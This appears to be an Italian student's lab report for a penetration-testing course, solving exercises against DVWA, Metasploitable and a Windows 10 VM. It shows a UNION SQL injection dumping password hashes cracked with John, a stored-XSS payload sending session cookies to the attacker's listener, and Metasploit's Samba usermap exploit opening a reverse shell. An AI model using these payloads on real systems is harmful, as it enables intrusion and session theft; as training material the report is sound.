

# Task 10/01/25: Pre-Build Week

## Traccia 1

---

### Argomento:

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

### Requisiti Laboratorio:

- **Livello difficoltà DVWA:** LOW
- **IP Kali Linux:** 192.168.13.100/24
- **IP Metasploitable:** 192.168.13.150/24

## Traccia 2

---

### Argomento:

Utilizzando le nozioni viste a lezione, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» al Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

### Requisiti Laboratorio:

- **Livello difficoltà DVWA:** LOW
- **IP Kali Linux:** 192.168.104.100/24
- **IP Metasploitable:** 192.168.104.150/24
- I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta **4444**

## Traccia 4

---

### Argomento:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

## Requisiti Laboratorio:

- **IP Kali Linux:** 192.168.50.100/24
- **IP Metasploitable:** 192.168.50.150/24
- **Listen port (nelle opzioni del payload):** 5555

## Traccia 5

---

### Argomento:

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit. Si richiede allo studente di:

- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
- aprire una sessione con metasploit, exploitando il servizio TomCat.

## Requisiti Laboratorio:

- **IP Kali Linux:** 192.168.200.100/24
- **IP Metasploitable:** 192.168.200.200/24
- **Listen port (payload option):** 7777

# Task 10/01/25: Pre-Build Week

## Report

### Introduzione:

Questo report dettaglia i risultati e le metodologie utilizzate durante il penetration testing di quattro diverse tracce utilizzando vari strumenti e tecniche. L'obiettivo di ogni traccia era sfruttare vulnerabilità presenti nei sistemi e nei servizi.

### Traccia 1: SQL Injection


**Obiettivo:** Recuperare la password in chiaro dell'utente "Pablo Picasso" tramite SQL Injection in DVWA.

#### Passaggi Eseguiti:

##### 1. Verifica dell'Indirizzo IP

**IP Target:** 192.168.13.150/24

**IP Attaccante:** 192.168.13.100/24



The image displays two terminal windows. The left window shows the output of the 'ip a' command on a Kali Linux system, highlighting the configuration for the 'eth0' interface, including its IP address (192.168.13.100) and netmask (255.255.255.0). Below this, the output of a 'ping' command to 192.168.13.150 is shown, indicating successful connectivity. The right window shows the output of the 'ip a' command on a Metasploitable 2 virtual machine, highlighting the configuration for the 'eth0' interface, including its IP address (192.168.13.150) and netmask (255.255.255.0).

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:9d:f6:85 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.100/24 brd 192.168.13.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::92c1:aba9:cb77:ca3b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data:
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=1.20 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=1.36 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.956 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=1.02 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.819 ms
64 bytes from 192.168.13.150: icmp_seq=6 ttl=64 time=1.05 ms
^Z
zsh: suspended ping 192.168.13.150


(kali@kali)-[~]
$

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a5:a5:b4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.150/24 brd 192.168.13.255 scope global eth0
    inet6 fe80::a00:27ff:fea5:a5b4/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

## 2. Esecuzione di SQL Injection

Utilizzo di una SQL Injection basata su UNION per recuperare le credenziali degli utenti.

Comando utilizzato: ' UNION SELECT user, password FROM users --



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users --

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users --

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users --

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users --

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users --

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

Security Level: low

PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

### 3. Recupero e Decodifica degli Hash

Hash estratto: 0d107d09f5bbe40cade3de5c71e9e9b7

Comando utilizzato: `john --format=raw-md5 hashes.txt`

Password recuperata: letmein

```
└─$ sudo john --format=raw-md5 hashes.txt

[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein          (?)
1g 0:00:00:00 DONE 2/3 (2024-12-30 07:00) 25.00g/s 9600p/s 9600c/s 9600C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Risultati:

Password “letmein” in chiaro recuperata con successo.

### Traccia 2: Cross-Site Scripting (XSS)


Obiettivo: Simulare il furto di sessione sfruttando una vulnerabilità di XSS persistente in DVWA.

Passaggi Eseguiti:

#### 1. Verifica dell'Indirizzo IP

IP Target: 192.168.104.150/24

IP Attaccante: 192.168.104.100/24



## 2. Iniezione del Payload

Payload JavaScript iniettato nel campo di input vulnerabile:

```
<script>document.location='http://192.168.104.100:4444/?cookie='+document.cookie;</script>
```

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

' + document.cookie; </script>

Submit

More info

<http://ha.ckers.org/xss.html>

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

<http://www.cgisecurity.com/xss-faq.html>

Username: admin

Security Level: low

PHPIDS: disabled


View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7


3. Ricezione del Payload

Cookie di sessione catturato sul server HTTP dell'attaccante (porta 4444):  
PHPSESSID=467f93bcc65b608985941ef90839ed30



Directory listing for /?cookie=security=low; PHPSESSID=467f93bcc65b608985941ef90839ed30

- [.bash\\_history](#)
- [.bash\\_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dbus/](#)
- [.dmrc](#)
- [.dotnet/](#)
- [.face](#)
- [.face.icon@](#)
- [.gitconfig](#)
- [.gnupg/](#)
- [.gvfs/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.john/](#)
- [.local/](#)
- [.maltego/](#)
- [.mozilla/](#)
- [.msf4/](#)
- [.nphcrackrc](#)
- [.pki/](#)
- [.profile](#)
- [.recon-ng/](#)
- [.rediscli\\_history](#)
- [.ssh/](#)
- [.sudo\\_as\\_admin\\_successful](#)
- [.yboxclient-clipboard-tty7-control.pid](#)
- [.yboxclient-clipboard-tty7-service.pid](#)
- [.yboxclient-display-svgx11-tty7-control.pid](#)
- [.yboxclient-display-svgx11-tty7-service.pid](#)
- [.yboxclient-draganddrop-tty7-control.pid](#)
- [.yboxclient-draganddrop-tty7-service.pid](#)
- [.yboxclient-hostversion-tty7-control.pid](#)
- [.yboxclient-seamless-tty7-control.pid](#)
- [.yboxclient-seamless-tty7-control.pid](#)



```
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [30/Dec/2024 08:30:32] "GET /?cookie=security=low;%20PHPSESSID=467f93bcc65b608985941ef90839ed30 HTTP/1.1" 200 -
192.168.104.100 - - [30/Dec/2024 08:30:32] code 404, message File not found
192.168.104.100 - - [30/Dec/2024 08:30:32] "GET /favicon.ico HTTP/1.1" 404 -
192.168.104.100 - - [30/Dec/2024 08:31:40] "GET /?cookie=security=low;%20PHPSESSID=467f93bcc65b608985941ef90839ed30 HTTP/1.1" 200 -
```

Risultati:

Cookie di sessione recuperato con successo, dimostrando la vulnerabilità.

Traccia 4: Samba


**Obiettivo:** Sfruttare il servizio Samba su Metasploitable per ottenere una shell remota.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP

**IP Target:** 192.168.50.150/24

**IP Attaccante:** 192.168.50.100/24



## 2. Scansione delle Vulnerabilità

Scansione eseguita con Nessus per identificare le vulnerabilità.

**Risultato principale:** Versione vulnerabile di Samba che consente RCE.

The screenshot displays the Tenable Nessus Essentials web interface. The main section shows the results of a scan named 'Pre-Build Week 2'. A tab labeled 'Vulnerabilities' is selected, showing a list of 68 vulnerabilities. The table includes columns for severity, CVSS score, VPR, EPSS, name, family, and count. Notable vulnerabilities include 'UnrealIRCd Backdoor Detection', 'VNC Server 'password' Password', 'Apache Tomcat AJP Connector Request Injection (Ghostcat)', 'SSL Version 2 and 3 Protocol Detection', 'Bind Shell Backdoor Detection', 'SSL (Multiple Issues)', 'rlogin Service Detection', 'rsh Service Detection', 'Samba Badlock Vulnerability', 'NFS Shares World Readable', 'SSL (Multiple Issues)', and 'ISC Bind (Multiple Issues)'. On the right, the 'Scan Details' panel shows the policy 'Basic Network Scan', status 'Completed', severity base 'CVSS v3.0', scanner 'Local Scanner', and start/end times. A 'Vulnerabilities' donut chart is also present, showing the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue). The 'Samba Badlock Vulnerability' is highlighted with a tooltip showing 'Plugin ID: 104743'.



### 3. Esecuzione dell'Exploit

Modulo di Metasploit utilizzato: `exploit/multi/samba/usermap_script`

Configurazione dell'exploit: `set RHOSTS 192.168.50.150` , `set LHOST 192.168.50.100` e `set LPORT 5555`

Shell inversa stabilita con successo.

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: View missing module options with show missing

File System
dBBBBBBb dBBBBP dBBBBBBP dBBBBBb
' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB

Home
To boldly go where no
shell has gone before

+ -- --=[ metasploit v6.4.38-dev ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > search samba usermap

Matching Modules

# Name Disclosure Date Rank Check Description
- -
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

```

msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                                                                                                                      |
| RHOSTS  | 192.168.50.150  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 5555            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit

```

## 4. Post-Exploitation

Configurazione di rete recuperata usando: [ifconfig](#)

```

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a5:a5:b4
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea5:a5b4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19349 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15472 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2299521 (2.1 MB)  TX bytes:3781295 (3.6 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:744 errors:0 dropped:0 overruns:0 frame:0
          TX packets:744 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:335729 (327.8 KB)  TX bytes:335729 (327.8 KB)

```

## Risultati:

Accesso alla shell del sistema target ottenuto con successo.

# Traccia 5: Tomcat su Windows

**Obiettivo:** Sfruttare Apache Tomcat Manager per ottenere l'accesso a una macchina Windows 10.

**Passaggi Eseguiti:**

## 1. Verifica dell'Indirizzo IP

**IP Target:** 192.168.200.100/24

**IP Attaccante:** 192.168.200.200/24

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:9d:f6:85 brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.100/24 brd 192.168.200.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::92c1:aba9:cb77:ca3b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=1.10 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.953 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.41 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=1.06 ms
64 bytes from 192.168.200.200: icmp_seq=5 ttl=128 time=1.40 ms
^Z
zsh: suspended ping 192.168.200.200

(kali@kali)-[~]
$
```

```
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Windows\system32>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet 2:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::9b7:1f62:1d5d:d154%2
    Indirizzo IPv4. . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 0.0.0.0

Scheda Tunnel isatap.{0A01D6CE-0E18-42E3-A387-51FC2F180FDC}:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

C:\Windows\system32>
```

Apache Tomcat 7.0 Tomcat7 Properties

General

Log On

Logging

Java

Startup

Shutdown

Service Name: tomcat7

Display name: Apache Tomcat 7.0 Tomcat7

Description: Apache Tomcat 7.0.81 Server - http://tomcat.apache.

Path to executable: C:\tomcat7\bin\tomcat7.exe //RS//Tomcat7

Startup type: Automatic

Service Status: Started

Start

Stop

Pause

Restart

OK

Annulla

Applica

## 2. Scansione delle Vulnerabilità

Nessus ha identificato diverse vulnerabilità, incluso Apache Tomcat Manager.

tenable

Nessus Essentials

Scans

Settings

Pre-Build Week 2 Windows

Configure

Audit Trail

Launch

Report

Export

FOLDERS

My Scans

All Scans

Trash

RESOURCES

Policies

Plugin Rules

Terrascan

Hosts 1

Vulnerabilities 43

Remediations 1

Notes 4

History 1

Filter

Search Vulnerabilities

43 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	9.8	7.4	0.1782	Microsoft Message Queuing RCE (CVE-2023-21554, QueueJumper)	Windows	1
MIXED	...	...	...	Apache Tomcat (Multiple Issues)	Web Servers	18
HIGH	7.5 *	5.9	0.0004	PostgreSQL Default Unpassworded Account	Databases	1
HIGH	7.5	4.2	0.0729	SSL Certificate Signed Using Weak Hashing Algorithm	General	2
MIXED	...	...	...	SSL (Multiple Issues)	General	16
MIXED	...	...	...	Microsoft Windows (Multiple Issues)	Windows	4
MEDIUM	6.5	4.2	0.8755	Echo Service Detection	Service detection	2
MEDIUM	6.5	3.6	0.8755	Quote of the Day (QOTD) Service Detection	Service detection	2
MEDIUM	5.0 *	3.6	0.8755	Chargen UDP Service Remote DoS	Denial of Service	1
MIXED	...	...	...	TLS (Multiple Issues)	Service detection	8
MIXED	...	...	...	Microsoft Windows (Multiple Issues)	Misc.	2
MIXED	...	...	...	SMB (Multiple Issues)	Misc.	2

Scan Details

Policy: Basic Network Scan

Status: Completed

Severity Base: CVSS v3.0

Scanner: Local Scanner

Start: Today at 9:36 AM

End: Today at 9:52 AM

Elapsed: 16 minutes

Vulnerabilities

Critical

High

Medium

Low

Info

Plugin ID: 10114

[illegible]

msf6 > search tomcat windows

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts2_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection
1	\ target: Automatic detection	.	.	.	.
2	\ target: Windows	.	.	.	.
3	\ target: Linux	.	.	.	.
4	exploit/multi/http/tomcat_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
5	\ target: Java	.	.	.	.
6	\ target: Linux	.	.	.	.
7	\ target: Windows	.	.	.	.
8	\ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)	.	.	.	.
9	exploit/windows/http/tomcat CGIcmdlineargs	2019-04-10	excellent	Yes	Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
10	exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution
11	\ target: Automatic	.	.	.	.
12	\ target: Java Universal	.	.	.	.
13	\ target: Windows Universal	.	.	.	.
14	\ target: Linux x86	.	.	.	.
15	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution
16	\ target: Java Universal	.	.	.	.
17	\ target: Windows Universal	.	.	.	.
18	\ target: Linux x86	.	.	.	.
19	exploit/multi/http/atlassian_confluence_webwork_ognl_injection	2021-08-25	excellent	Yes	Atlassian Confluence WebWork OGNL Injection
20	\ target: Unix Command	.	.	.	.
21	\ target: Linux Dropper	.	.	.	.
22	\ target: Windows Command	.	.	.	.
23	\ target: Windows Dropper	.	.	.	.
24	\ target: PowerShell Stager	.	.	.	.
25	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayfinder_seqid SQLi to RCE
26	exploit/multi/http/zenworks_configuration_management_upload	2015-04-07	excellent	Yes	Novell ZENworks Configuration Management Arbitrary File Upload
27	exploit/multi/http/spring_framework_rce_spring4shell	2022-03-31	manual	Yes	Spring Framework Class property RCE (Spring4Shell)
28	\ target: Java	.	.	.	.
29	\ target: Linux	.	.	.	.
30	\ target: Windows	.	.	.	.
31	\ AKA: Spring4Shell	.	.	.	.
32	\ AKA: SpringShell	.	.	.	.
33	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass
34	\ target: Automatic	.	.	.	.
35	\ target: Java Windows	.	.	.	.
36	\ target: Java Linux	.	.	.	.
37	post/windows/gather/enum_tomcat	.	normal	No	Windows Gather Apache Tomcat Enumeration

Interact with a module by name or index. For example `info 37`, `use 37` or `use post/windows/gather/enum_tomcat`

msf6 > use 15

[\*] Using configured payload windows/meterpreter/reverse\_tcp

